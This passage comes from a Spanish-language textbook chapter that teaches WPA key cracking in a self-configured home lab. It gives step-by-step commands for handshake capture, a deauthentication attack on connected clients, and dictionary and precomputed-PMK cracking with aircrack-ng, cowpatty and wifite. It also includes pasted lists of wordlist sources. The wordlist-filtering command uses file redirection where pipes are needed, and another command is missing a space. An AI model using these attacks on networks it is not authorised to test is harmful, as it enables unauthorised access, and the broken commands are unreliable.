esperar pasivamente a que un cliente se autentique exitosamente, completando el handshake y capturar las tramas relativas. En algunos casos, tendrá que esperar un poco más, para poder acelerar el proceso de autenticación de un cliente ya conectado, induciéndolo a volver a autenticarse con el AP (el *ataque de desautenticación*).

7.2.1 Configuración de un router como AP con la clave del WPA

Como el router está configurado como AP con la clave del WEP desde el capítulo anterior, se debe cambiar al modo de clave WPA. Para colocar la seguridad WPA siga los siguientes pasos:

1. En un navegador, escriba la dirección IP del router **192.168.1.11.**
2. En la ventana que aparece, acceda al panel de configuración del router escribiendo como nombre de usuario `admin` y contraseña `admin`.
3. En la sección **Inalámbrico**, establezca la opción WPS en **Habilitado**.

4. En la sección **Seguridad inalámbrica**, elija la opción **WPA** y colocar una clave sencilla, por ejemplo "38612345".



Haga clic en **Guardar** y espere a que reinicie el router que ahora estará configurado como AP.

Paso 1: Configurar el adaptador en modo monitor


Comience poniendo, como de costumbre, su interfaz inalámbrica en modo monitor con el siguiente comando:

```
airmon-ng start wlan0
```

Paso 2: Capturar tráfico

Luego, ejecute **airodump-ng** usando el BSSID y el canal de su AP objetivo como parámetros.

```
airodump-ng --channel 1 --bssid B0:4E:26:1E:F6:36-write wpa_crack wlan0mon
```




Cuando un cliente se autentica en el AP, la primera línea de salida de airodump-ng muestra el handshake WPA ocurrido. En este caso, airodump-ng guarda el handshake capturado en el archivo wpa_crack.

Si no se produce ningún handshake, pero un cliente ya está conectado y no está muy lejos de él, podría desautenticarlo del AP con el siguiente comando:

```
aireplay-ng --deauth 1 -c F0:03:8C:84:02:DD -a B0:4E:26:1E:F6:36 wlan0mon
```

Donde:

`--deauth` (o `-0`) es para el ataque de des-autenticación.
`1` representa un grupo de tramas para enviar.
`-c` es la dirección MAC del cliente.
`-a` es la dirección MAC del AP.



Si el ataque es exitoso, debería ver al cliente reconectarse en poco tiempo y luego podría capturar el handshake de WPA.

Una vez que haya capturado el handshake, puede proceder a descifrar la clave con aircrack-ng, especificando el archivo de diccionario o la lista de palabras a usar. Aircrack-ng solo podría encontrar la clave WPA PSK si está presente en el archivo de diccionario utilizado.

Hay muchas listas de palabras disponibles en la web y algunas se listan en http://www.aircrack-ng.org/doku.php?id=faq#where_can_i_find_good_wordlists.

Where can I find good wordlists ?

The easiest way is do an Internet search for word lists and dictionaries. Also check out web sites for password cracking tools. Many times they have references to word lists. A few sources follow. Please add comments or additions to this thread: http://forum.aircrack-ng.org/index.php?topic=1373.0.

Remember that valid passwords are 8 to 63 characters in length. The Aircrack-ng Other Tips page has a script to eliminate passwords which are invalid in terms of length.

- OpenWall:
  - ftp://ftp.openwall.com/pub/wordlists/
  - http://www.openwall.com/mirrors/
- GitHub
  - https://github.com/danielmiessler/SecLists/tree/master/Passwords
  - https://github.com/berzerk0/Probable-Wordlists
  - https://github.com/search?q=wordlist
- http://gdataonline.com/downloads/GDict/
- ftp://ftp.cerias.purdue.edu/pub/dict/
- http://www.outpost9.com/files/WordLists.html
- http://www.vulnerabilityassessment.co.uk/passwords.htm
- http://packetstormsecurity.org/Crackers/wordlists/
- http://www.ai.uga.edu/ftplib/natural-language/moby/
- http://www.cotse.com/tools/wordlists1.htm
- http://www.cotse.com/tools/wordlists2.htm
- http://wordlist.aspell.net/

Las listas de palabras también se incluyen por defecto en Kali Linux, debajo de **/usr/share/wordlists**, donde el archivo **rockyou.txt.gz** proporciona una gran lista de palabras comprimidas para usar. Debe ingresar al directorio donde se encuentra este archivo escribiendo el comando **cd**.

```
root@kali:/usr/share# cd wordlists
root@kali:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst        sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt.gz  wfuzz
root@kali:/usr/share/wordlists#
```

Se pueden crear listas de palabras personalizadas con la herramienta **crunch** (escriba "man crunch" para la página manual).

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

CRUNCH(1)                  General Commands Manual                  CRUNCH(1)

NAME
       crunch - generate wordlists from a character set

SYNOPSIS
       crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
       Crunch can create a wordlist based on criteria you specify.  The output
       from crunch can be sent to the screen, file,  or  to  another  program.
       The required parameters are:

       min-len
              The  minimum  length  string  you want crunch to start at.  This
              option is required even for parameters that won't use the value.

       max-len
              The maximum length string you  want  crunch  to  end  at.   This
              option is required even for parameters that won't use the value.
```

Para este ejemplo, usará la lista de palabras **rockyou.txt.gz**, pero primero tiene que descomprimirla con el siguiente comando:

```
gunzip rockyou.txt.gz
```


Para reducir el número de palabras para probar, debe considerar que la PSK está compuesta por un mínimo de ocho caracteres y un máximo de 63 caracteres. Por lo tanto, puede crear, a partir de **rockyou.txt**, una nueva lista de palabras que cumpla con estos requisitos. Una herramienta que le permite filtrar y reducir una lista de palabras es **pw-inspector**.

Cree la nueva lista de palabras ***wparockyou.txt*** dando rockyou.txt como entrada a pw-inspector:


cat rockyou.txt > sort > uniq > pw-inspector -m 8 -M 63 > wparockyou.txt

Luego, ejecute el ataque de diccionario con aircrack-ng:

```
aircrack-ng -w wparockyou.txt wpa_crack-01.cap
```



Después de una cantidad de tiempo variable, si la clave se encuentra en la lista de palabras utilizada, aircrack-ng la devuelve en la salida, junto con el tiempo transcurrido, el número de claves probadas y la velocidad de prueba, como puede ver en la siguiente captura de pantalla.



Si quiere realizar un ataque de diccionario utilizando una tabla de arcoíris, puede usar la herramienta airolib-ng que crea bases de datos de ESSID de red con los PMK precalculados relativos.

Para crear una base de datos *wpa_db* de su red objetivo, ejecute el siguiente comando:


```
airolib-ng wpa_db --import essid InfostradaWiFi-201198
```

Luego, importe el archivo de diccionario que utilizó previamente:

```
airolib-ng wpa_db --import passwd wparockyou.txt
```

Antes de proceder a calcular los PMK, es aconsejable limpiar y optimizar la base de datos:

```
airolib-ng wpa_db --clean all
```



A continuación, calcule los PMK con el siguiente comando:

```
airolib-ng wpa_db -batch
```

Finalmente, puede ejecutar aircrack-ng en la base de datos:


```
aircrack-ng -r wpa_db wpa_crack-01.cap
```

7.3 Cracking del WPA con Cowpatty


Una alternativa a aircrack-ng es **Cowpatty**, una herramienta fácil de usar y efectiva para el cracking de WPA PSK, desarrollada por Joshua Wright.

Su uso es muy similar al de aircrack-ng, ya que toma como entrada una captura de paquetes que contiene el handshake de cuatro vías y una lista de palabras, más el ESSID de red:

```
cowpatty -f wparockyou.txt -r wpa_crack-01.cap -s InfostradaWiFi-201198
```




Como puede ver en la siguiente captura de pantalla, la PSK crackeada se muestra en la salida. Cowpatty, como aircrack-ng, también muestra el tiempo transcurrido, la cantidad de frases de contraseña probadas y la tasa.



Cowpatty también puede tomar una **tabla rainbow** como entrada. Para construirla desde su lista de palabras, use la herramienta **genpmk**, ejecutando el siguiente comando:

```
genpmk -f wparockyou.txt -d hash_table -s InfostradaWiFi-201198
```



Luego, lance el programa, especificando la tabla rainbow con la opción `-d` en lugar de la lista de palabras:

```
cowpatty -d hash_table -r wpa_crack-01.cap -s InfostradaWiFi-201198
```

7.4 Cracking del WPA con herramientas automatizadas

En el último capítulo, se cubrirán dos herramientas automatizadas para descifrar claves WEP (y también WPA): Wifite y Fern WiFi Cracker.


En el capítulo anterior, se mostró un ejemplo práctico de crackeo WEP con Fern WiFi Cracker; en este capítulo, verá cómo crackear una clave WPA usando Wifite.

7.4.1. Wifite


Como ya vio, Wifite es una herramienta basada en la suite Aircrack-ng. Por defecto, se basa en aircrack-ng para el cracking de WPA, pero también es compatible con Cowpatty.

Para crackear una clave WPA, ejecute el siguiente comando:


```
wifite -wpa -dict wparockyou.txt
```



El programa escanea las redes inalámbricas WPA y muestra los resultados.




Cuando identifique su red objetivo, presione **Ctrl + C** y seleccione la **red número 1**.

